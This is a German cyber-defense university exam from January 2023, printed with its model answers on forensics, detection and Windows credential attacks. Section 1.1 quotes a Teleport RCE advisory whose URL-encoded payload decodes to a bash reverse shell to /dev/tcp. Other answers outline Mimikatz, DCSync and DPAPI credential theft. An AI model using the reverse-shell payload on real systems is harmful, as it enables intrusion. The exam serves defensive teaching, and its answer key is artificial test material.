

Bitte beschriften Sie die Cyber Defense Prüfung mit Ihrem Namen und Vornamen. Ich wünsche Ihnen viel Erfolg!

Name

Vorname

# Cyber Defense HS2022

## Hauptprüfung

### 26. Januar 2023

Document Name: 2022\_HS22\_Cyber\_Defense\_Hauptprüfung\_mit\_der\_Musterlösung\_V1.0.docx

Version: V1.0

Author Ivan Buetler

Classification: EXAM

## Inhaltsverzeichnis

<b>1 CYBER DEFENSE HAUPTPRÜFUNG</b>	<b>4</b>
1.1 SECURITY ADVISORY (4 PUNKTE)	4
1.2 COVENANT (5 PUNKTE)	6
1.3 VOLATILITY (6 PUNKTE)	8
1.4 YARA (6 PUNKTE)	10
1.5 VELOCIRAPTOR (4 PUNKTE)	12
1.6 WAZUH & MIMIKATZ (5 PUNKTE)	13
1.7 MALWARE UNTERSUCHUNG (4 PUNKTE)	15
1.8 FRAMEWORKS (5 PUNKTE)	16
1.9 2FA (9 PUNKTE)	17
1.10 LOGON SESSIONS (6 PUNKTE)	18
1.11 DCSYNC (3 PUNKTE)	20
1.12 DPAPI (6 PUNKTE)	21
1.13 PHISHING (5 PUNKTE)	22
1.14 IAT PHISHING (5 PUNKTE)	23
1.15 IAT MALWARE (6 PUNKTE)	25
1.16 METASPLOIT A (2 PUNKTE)	27
1.17 METASPLOIT B (3 PUNKTE)	28
1.18 METASPLOIT A+B (4 PUNKTE)	29
1.19 MISP (3 PUNKTE)	31
1.20 NAVIGATOR (5 PUNKTE)	32
1.21 HARDENING (5 PUNKTE)	33
1.22 HIJACK DLL (3 PUNKTE)	34
1.23 LOOKUP TABLES (3 PUNKTE)	36
1.24 MS TEAMS (8 PUNKTE)	37

### Punkteverteilung

Aufgabe	Part 1	Part 2	Part 3	Part 4	Part 5	TOTAL
1.1 Security Advisory	2	2				4
1.2 Covenant	5					5
1.3 Volatility	2	2	2			6
1.4 YARA	2	1	1	1	1	6
1.5 Velociraptor	4					4
1.6 Wazuh & Mimikatz	1	1	1	1	1	5
1.7 Malware Untersuchung (Powershell)	2	2				4
1.8 Frameworks	1	1	1	1	1	5
1.9 2FA	4	5				9
1.10 Logon Session	1	1	1	1	2	6
1.11 DCSync	1	2				3
1.12 DPAPI	2	2	2			6
1.13 Phishing	1	4				5
1.14 IAT Phishing	1	1	1	1	1	5
1.15 IAT Malware	1	1	1	1	2	6
1.16 Metasploit A	2					2
1.17 Metasploit B	2	1				3
1.18 Metasploit A+B	4					4
1.19 MISP	1	1	1			3
1.20 Navigator	2	3				5
1.21 Hardening	1	1	3			5
1.22 hijack dll	1	1	1			3
1.23 Lookup Tables	1	2				3
1.24 MS Teams	4	4				8
<b>TOTAL</b>						<b>115</b>

### Sprache

Ihre Lösungen müssen in Blockschrift geschrieben werden (lesbar). Die Verwendung von Englischen Begriffen (aus den Folien, Vorlesung) ist absolut ok und erlaubt.

### Abändern der Fragestellung

Bitte ändern Sie die Fragestellung der Fragen nicht ab. Belassen Sie die Fragen wie sie sind. Wenn es für Sie Unklarheiten gibt, dann treffen Sie Annahmen. Kennzeichnen Sie ihre Annahmen deutlich.

### Zu wenig Platz für Ihre Antworten

Falls Sie zu wenig Platz für Ihre Lösung/Antwort haben, dann nutzen Sie bitte die Rückseite des vorherigen Blattes und machen eine deutlich und klar ersichtliche Referenz darauf (Pfeil, Buchstabe)

### Kugelschreiber / Filzstift

Bitte beantworten Sie die Fragen mit einem Kugelschreiber, Füllfederhalter oder Filzstift.

**\*NICHT\* mit Bleistift.**

# 1 Cyber Defense Hauptprüfung


## 1.1 Security Advisory (4 Punkte)

Für das Produkt «Teleport v10.1.1» wurde eine RCE bekannt. Siehe das Advisory unten.

```
# Exploit Title: Teleport v10.1.1 - Remote Code Execution (RCE)
# Date: 08/01/2022
# Exploit Author: Brandon Roach & Brian Landrum
# Vendor Homepage: https://goteleport.com
# Software Link: https://github.com/gravitational/teleport
# Version: < 10.1.2
# Tested on: Linux
# CVE: CVE-2022-36633

Proof of Concept (payload):
https://teleport.site.com/scripts/%22%0a%2f%62%69%6e%2=
f%62%61%73%68%20%2d%6c%20%3e%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%30%2e%3=
0%2e%31%2f%35%35%35%35%20%30%3c%26%31%20%32%3e%26%31%20%23/install-node.sh?=
method=3Diam
```

Der Exploit wurde mit CyberChef decodiert



The screenshot shows the CyberChef web interface. The 'Operations' list on the left includes 'URL Decode'. The 'Input' field contains a URL-encoded payload. The 'Output' field shows the decoded result, which is a shell command to execute a script on the target system.

Operations	Recipe	Input	Output
url	URL Decode	https://teleport.site.com/scripts/%22%0a%2f%62%69%6e%2f%62%61%73%68%20%2d%6c%20%3e%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%30%2e%30%2e%31%2f%35%35%35%35%20%30%3c%26%31%20%32%3e%26%31%20%23/install-node.sh?method=iam	https://teleport.site.com/scripts/" /bin/bash -l > /dev/tcp/10.0.0.1/5555 0<&1 2>&1 #/install-node.sh?method=iam

```
/bin/bash -l > /dev/tcp/<ATTACKIP>/<ATTACKPORT> 0<&1 2>&1
```

Bitte beantworten Sie die Fragen unten.


Frage	Antwort	Punkte
Welche zwei Voraussetzungen müssen erfüllt sein, damit der Exploit Code im Advisory funktioniert und ein Angreifer damit Zugriff auf das System erlangt ?	<ol style="list-style-type: none"> <li>1. Server muss die verwundbare Software im Einsatz haben</li> <li>2. Server muss auf Linux OS laufen</li> <li>3. Bash muss installiert sein</li> <li>4. Verwundbarer Service muss outgoing Traffic erlauben auf Port 555</li> </ol>	2
<p>Falls noch kein Patch des Herstellers verfügbar ist, wie kann sich ein Unternehmen vor dem Angriff schützen?</p> <p>Achtung: Deaktivierung oder Blockierung des Service/System gilt nicht als Lösung.</p>	<p>Einsatz einer Web Application Firewall vor dem verwundbaren Service und den Exploit Code abfangen bzw. filtern, so dass dieser nicht zur Anwendung gelangt</p> <p>Outgoing traffic sperren, damit die remote shell nicht etabliert werden kann (1 Punkt, der Exploit würde trotzdem funktionieren)</p>	2

## 1.2 Covenant (5 Punkte)

### Ausgangslage

Alle Mitarbeiter der Firma «Abbatronic» haben auf ihren Arbeitsstationen den Web Proxy von Abbatronic eingetragen. Das ist die einzige Möglichkeit für Arbeitsstationen von Abbatronic auf Webseiten via http/https im Internet zuzugreifen.

In einer Hacking-Lab Übung wurde das Tool Covenant vorgestellt.




Zeichnen Sie ein Sequenz Diagramm, welches folgenden Ablauf darstellt.

Wichtig ist dabei, dass ab dem Start des Payload im Schritt 2 die Verbindungen durch **Pfeile** mit einer **Richtung** gezeichnet werden. Es muss ersichtlich sein, wie die Netzwerkverbindungen aufgebaut werden.

1. Hacker erstellt einen Listener und Payload auf dem Covenant Server im Internet.  
Vermerken Sie die Properties des Listener (Protokoll, Port).
2. Opfer führt den Covenant Payload auf einer Arbeitsstation im Intranet der Firma Abbatronic aus.  
(die Übermittlung des Payload vom Angreifer zum Opfer muss nicht gezeichnet werden)  
(der Payload wird beim Opfer nicht als Virus erkannt und startet erfolgreich)
3. Hacker macht einen Screenshot des PC des Opfers
4. Hacker sieht sich den Screenshot danach an

Zeichnen Sie den Ablauf unten ein (5 Punkte)



### 1.3 Volatility (6 Punkte)

Frage	Antwort	Punkte
<p>Zwei Security Forscher streiten sich über Volatility. Es geht um die Behauptung, dass Volatility auch Informationen aus der Festplatte von Computern extrahieren und analysieren kann.</p> <p>Bitte beschreiben Sie in der Antwort rechts, wofür Volatility eingesetzt werden kann</p>	<p>Volatility ist für die Analyse von flüchtigem Speicher (RAM) designed und programmiert. Falls Informationen über die Festplatte, das Dateisystem oder Dateien extrahiert werden könnten, dann nur solche, welche zur Zeit des Snapshot im flüchtigen Speicher verfügbar waren.</p>	2
<p>Unter welchen Umständen kann Volatility einen Prozess nicht aus einem Speicherabbild dumpen?</p> <p><b>Begründen</b> Sie Ihre Antwort!</p>	<p>Ist der Prozess "paged out", dann ist dieser im Pagefile und somit nicht im Speicherabbild verfügbar. Es wird dann zusätzlich das Pagefile benötigt.</p> <p>Oder falls der Prozess wegen Memory Smear zu stark verändert ist</p>	2
<p>Ein Windows Virus versucht sich zu verstecken, so dass der Benutzer den Virus Prozess mit dem Windows Task Manager nicht sieht.</p> <p>Wie funktioniert das und wie kann Volatility auch versteckte Prozesse anzeigen?</p> <p><b>Begründen</b> Sie Ihre Antwort!</p>	<p>1. Wie funktioniert es?</p> <p>Windows verwaltet die Prozesse in einer double linked list aus _EPROCESS Strukturen. Wenn nun die linked liste manipuliert wird, dass das Virus in der Liste nicht linked/referenziert wird, dann ist beim Iterieren durch die Liste der Virus-Prozess nicht mehr ersichtlich.</p> <p>2. Wie kann volatility versteckte Prozesse anzeigen?</p> <p>Das psscan Modul von Volatility sucht nach der EPROCESS Struktur im Memory und versucht so auch unlinked Strukturen zu finden.</p> <p>3. SIDE NOTE</p>	2



Frage	Antwort	Punkte
	2005 wurde mit Windows XP für x64 Systeme PatchGuard eingeführt und seither ständig verbessert. PatchGuard (KPP) sollte in den meisten Fällen eine solche Manipulation erkennen und das System crashen - Blue Screen of Death (BSOD)	

## 1.4 YARA (6 Punkte)

Frage	Antwort	Punkte
<p>Was muss man beachten, wenn man eine komplette Firmeninfrastruktur nach einem File-Hash absuchen will?</p> <p>Wie kann man eine solche Suche effizient gestalten?</p> <p><b>Begründen</b> Sie Ihre Antwort!</p>	<p>Die reine Suche nach einem Hash ist sehr Ressourcen intensiv, da die Files auf allen Systemen zuerst ge-hashed werden müssen.</p> <p>Mindestens die Filegrösse sollte mit dem gesuchten File übereinstimmen. Sonst macht die Berechnung eines Hash kein Sinn, denn wenn nicht mal die Grösse stimmt, wird auch der Hash nicht übereinstimmen.</p>	2
<pre> Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000EAO 6C 69 63 5C 00 00 00 00 5C 00 00 00 5C 70 68 6F  lic\....\... \pho 00000EB0 74 6F 2E 70 6E 67 00 00 25 30 2E 32 58 25 30 2E  to.png..%0.2X%0. 00000EC0 32 58 25 30 2E 32 58 25 30 2E 32 58 25 30 2E 32 2X%0.2X%0.2X%0.2 00000ED0 58 25 30 2E 32 58 25 30 2E 38 58 00 2F 70 68 6F X%0.2X%0.8X./pho 00000EE0 74 6F 2E 70 6E 67 3F 69 64 3D 25 30 2E 32 58 25 to.png?id=%0.2X% 00000EF0 30 2E 38 58 25 30 2E 38 58 25 73 00 47 00 45 00 0.8X%0.8X%s.G.E. </pre> <p>Im obigen Hexdump der Datei «photo.png» wurde der String «photo.png» selektiert</p>		
<p>Was ist die Idee folgender Yara Rule</p> <p><b>\$a={5C 70 68 6F 74 6F 2E 70 6E 67}</b></p>	<p>\$a={5C 70 68 6F 74 6F 2E 70 6E 67} – Note the use of curly brackets instead of speech quotations.</p>	1
<p>Was ist die Idee folgender Yara Rule</p> <p><b>\$a={5C 70 68 6F ?? ?F 2E 70 6E 67}</b></p>	<p>\$a={5C 70 68 6F ?? ?F 2E 70 6E 67} – Question marks can be used as wildcards if you have detected a slight variation of a hex pattern within multiple samples.</p>	1

Frage	Antwort	Punkte
<p>Was ist die Idee folgender Yara Rule?</p> <p><code>\$a={5C [2-10] 6F 74 6F 2E 70 6E 67}</code></p>	<p><code>\$a={5C [2-10] 6F 74 6F 2E 70 6E 67}</code> – In this example, I have stated that the string may start with the value '5C' but there may be 2 – 10 random bytes before the matching pattern begins again.</p>	1
<p>Was ist die Idee folgender Yara Rule?</p> <p><code>\$a={5C (01 02   03 04) 6F 2E 70 6E 67}</code></p>	<p><code>\$a={5C (01 02   03 04) 6F 2E 70 6E 67}</code> – In this example i have stated that the hex values in this location could be '01 02' or '03 04'.</p>	1

### 1.5 Velociraptor (4 Punkte)

Frage	Antwort	Punkte
<p>Sie haben Kenntnisse über einen Registry Key erhalten, mit dem Sie die Ausführung einer Malware auf Arbeitsstationen nachweisen könnten.</p> <p>Der Registry Key wird im User Hive abgelegt.</p> <p>Sie machen einen Hunt über alle Client Computer Systeme, um bei allen Benutzern nachzuschauen, ob der Registry Key vorhanden ist.</p> <p>Was müssen Sie beachten? <b>Begründen</b> Sie Ihre Antwort!</p>	<p>Es sind nur die User Hives in der Registry verfügbar, für User welche aktuell am System angemeldet sind.</p> <p>Wir können nicht davon ausgehen, dass alle User angemeldet sind und müssen deshalb direkt auf die ntuser.dat in den User Homes zugreifen und darin den Registry Key suchen.</p>	4

## 1.6 Wazuh & Mimikatz (5 Punkte)

Ein Hacker hat über das Internet auf einen Fileserver im Intranet einer Firma, via RDP, lokale Admin Rechte erlangt und startet das Post-Exploitation Tool «Mimikatz». Das Unternehmen hat Wazuh im Einsatz. Das AD und der FileServer haben beide den Wazuh Agent installiert, welche die Logs zum Wazuh Server schickt. Der SOC Admin arbeitet primär mit dem Wazuh GUI.

Frage	Antwort	Punkte
Was muss in diesem Wazuh Setup sichergestellt werden, damit die Ausführung von Mimikatz im Wazuh GUI «angezeigt» wird.	Überwachung lsass.exe Prozess (z.B. sysmon) und Alerting der Logs in Windows Event und Weiterleitung Logs über Wazuh Agent zum Wazuh Server	1
Kann der Hacker mittels Mimikatz auf dem File Server auch Enterprise Admin Rechte im AD erlangen?  <b>Begründen</b> Sie Ihre Antwort!	Ja, sofern sich kürzlich ein Enterprise Admin an dem System angemeldet hat, sind Cached-Credentials abgelegt worden, welche mit mimikatz ausgelesen werden könnten. Dies bedingt natürlich, dass der Credential Guard auf diesem System nicht aktiv ist.	1
Der Hacker hat ursprünglich mit Brute-Forcing via RDP das Passwort den ersten Zugriff auf den File Server erlangt.  Wie hätte man das mit Wazuh erkennen können?  Annahme: GPO würde unendlich viele Passwort Versuche zulassen.	Vorausgesetzt das Logging wurde via "Advanced Audit Policy" aktiviert, kann das failed logon über das Tracking der Event ID 4776 erkannt werden.	1
Was versteht man unter Password Spraying?  <b>Begründen</b> Sie ihre Antwort.	Password Spraying bedeutet, dass der Angreifer in spezifisches Passwort für verschiedene User verwendet.	1

Frage	Antwort	Punkte
<p>Hätte der Angreifer eine Password Spraying Attacke gemacht, wäre dies mit Wazuh ebenfalls erkennbar?</p> <p><b>Begründen</b> Sie ihre Antwort.</p>	<p>Password Spraying löst auch Failed Login Messages aus.</p> <p>Entsprechende Alerts auf Wazuh konfigurieren.</p> <p>Dort hat man die Korrelation über die Zeit anhand der FailedLogin Message.</p>	1

## 1.7 Malware Untersuchung (4 Punkte)

Ein PC von einem Unternehmen wurde über eine Malware auf Basis von PowerShell5 kompromittiert.

Frage	Antwort	Punkte
Wie können Sie überprüfen, ob ein User das PowerShell Kommando eingegeben hat in der Annahme, dass es kein SIEM gibt und die AD GPO in den Default Einstellungen sind?	%appdata%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt	2
Was müssen Sie tun, damit Sie ausgeführte Power Shells und Argumente der Power Shells in Wazuh sehen können?  Erklären Sie die Schritte die notwendig sind.	<ol style="list-style-type: none"> <li>1. PowerShell Logging via mit Command Line Auditing in GPO aktivieren</li> <li>2. Adjust the Agent configs to include Provider "Microsoft-Windows-Powershell"</li> </ol>	2

### 1.8 Frameworks (5 Punkte)

Frage	Antwort	Punkte
Was wird über die Tools, Tactics, Techniques und Procedures hinaus auch noch in der MITRE ATT&CK Matrix gesammelt und verwaltet?	Informationen über Software und Threat Actor Groups	1
Wie werden die einzelnen Schritte eines Angriffs in der MITRE ATT&CK Matrix genannt?	Multiple-Choice <input type="checkbox"/> Techniques <input type="checkbox"/> Procedures <input type="checkbox"/> Tools <input checked="" type="checkbox"/> Tactics	1
Wie formuliert das MITRE ATT&CK Framework, wie die technischen Ziele des Gegners erreicht werde	Multiple-Choice <input type="checkbox"/> Techniques <input checked="" type="checkbox"/> Procedures <input type="checkbox"/> Tools <input type="checkbox"/> Tactics	1
Welche der folgenden MITRE ATT&CK Tactic beschreibt wenn Angreifer eigenen Schadcode auf einem lokalen oder remote System ausführen?	<input type="checkbox"/> Privilege Escalation <input checked="" type="checkbox"/> Execution <input type="checkbox"/> Lateral Movement <input type="checkbox"/> Initial Access	1
Ist es möglich, dass im MITRE ATT&CK Framework die Techniken mehrere Tactics haben?	<input checked="" type="checkbox"/> Ja <input type="checkbox"/> Nein	1




## 1.9 2FA (9 Punkte)

Eine Firma nutzt M365 für den E-Mail Versand. Ein CEO von einer Firma klagt darüber, dass jemand in seinem Namen und über seinen Account E-Mails verschickt hat. Dies, obschon der CEO mit 2FA (Microsoft Authenticator) bei der M365 Cloud authentisiert.

Frage	Antwort	Punkte
<p>Wie ist sowas möglich?</p> <p>Annahme: Die Server von Microsoft sind nicht gehackt.</p> <p>4 unterschiedliche Gründe ergeben 4 Punkte</p>	<ol style="list-style-type: none"> <li>1. Cached Credentials in Outlook.</li> <li>2. SMTP Schnittstelle offen und diese unterstützt kein 2FA</li> <li>3. 2FA Fatigue. Das Passwort des CEO wurde gepisht und er hat auf seiner 2FA App "Okay" gedrückt, obwohl er sich nicht in einem Anmeldeprozess befand.</li> <li>4. Social Engineering. Siehe auch 2FA Fatigue, aber der CEO wurde via Telefon dazu bewegt, 2FA zu bestätigen</li> <li>5. Phishing Webseite hat nebst dem Passwort noch nach einem aktuellen Token gefragt.</li> </ol>	4
<p>Welche Schritte unternehmen Sie, um den E-Mail Account des CEO zu schützen?</p> <p>4 unterschiedliche Massnahmen ergeben 4 Punkte</p> <p>Priorisieren Sie die Massnahmen von 1-4 (1 Punkt)</p>	<ol style="list-style-type: none"> <li>1. PC des CEO neu aufsetzen</li> <li>2. Passwort ändern</li> <li>3. Prüfen und entfernen von allfälligen anderen Authenticators, die auf dem Account registriert wurden.</li> <li>4. Allenfalls den 2FA neu enrollen.</li> <li>5. Mail Account nach Umleitungsregeln prüfen</li> <li>6. Azure AD nach falschen Trusts untersuchen</li> <li>7. Allenfalls Admin Accounts mit gleichem Vorgehen untersuchen.</li> </ol>	5

## 1.10 Logon Sessions (6 Punkte)

In der Vorlesung wurde folgende Grafik erklärt.




Beschreiben Sie diese Komponenten, so dass der Leser versteht, wofür die Items da sind. Gehen Sie darauf ein, in welcher Beziehung diese Komponenten zueinander stehen.

Frage	Antwort	Punkte
Thread/Process	Identifiziert eindeutig einen Prozess und enthält einen Pointer auf das Token. Im Beispiel über die TokenID gelinkt.	1

Frage	Antwort	Punkte
Token	<p>Aktueller Security Kontext des Prozess, welcher im Namen des Users zu einer Logon Session gebunden wird.</p> <p>Damit sich die Logon Session einem Token zuweisen kann, wird eine LogonID pro Token verwendet.</p> <p>Der Token verlinkt auf die Logon Session für die Identifikation des aktuellen Security Kontext.</p> <p>Damit ein Prozess im Namen von einem User arbeiten kann.</p>	1
Logon Session	<p>Die Logon Session beinhaltet die LogonID welche auf das Token schliessen lässt und durch lsass.exe verwaltet.</p> <p>Zudem wird der LogonType definiert (wie der Logon initialisiert wurde)</p> <ul style="list-style-type: none"> <li>• Netzwerk</li> <li>• Interaktiv</li> </ul>	1
Auth Package	Die Credentials werden je nach Art (Kerberos, NTLM, Passwords) in Auth Packages gekapselt.	1
Credential	Die Credentials welche pro AuthPackage verwendet wird für den Login	2

### 1.11 DCSync (3 Punkte)

Frage	Antwort	Punkte
Was ist die Idee von DCSync?	Um ein AD zu synchronisieren, sind entsprechende Rollen/Berechtigungen nötig. Falls der Angreifer ein Ticket unter seiner Kontrolle hat mit diesen Berechtigungen, dann versucht er über DCSync das AD zu syncen. Dann hat der Angreifer Zugriff auf die salted Hashes aller AD User.	1
<p>Welche Voraussetzungen müssen an den kompromitierten Account erfüllt sein, damit ein Angreifer das Hacker Tool DCSync nutzen kann?</p> <p>Welche Rolle muss der kompromitierte User haben damit DCSync funktioniert?</p>	<p>1. Replicating Directory Changes</p> <p>2. Replicating Directory Changes All</p> 	2

## 1.12 DPAPI (6 Punkte)

Der Google Chrome Browser speichert das Passwort in der DPAPI. Beschreiben Sie 3 Wege, wie ein Hacker trotzdem an die gespeicherten Passworte des Users gelangen kann.


Weg	Antwort	Punkte
Ansatz 1	Hacker führt Schadcode im Kontext des Benutzers aus und bekommt so automatisch Zugriff auf die Daten die mit DPAPI geschützt sind.	2
Ansatz 2	Der Angreifer ist Local System und kann mit Mimikatz die Cached Credentials des User dumpen und darüber in den User-Kontext wechseln und Zugriff auf die Daten erhalten.	2
Ansatz 3	Via DPAPI Domain Backup Key und Mimikatz kann ebenfalls auf die Daten des Users zugegriffen werden.	2

### 1.13 Phishing (5 Punkte)

Frage	Antwort	Punkte
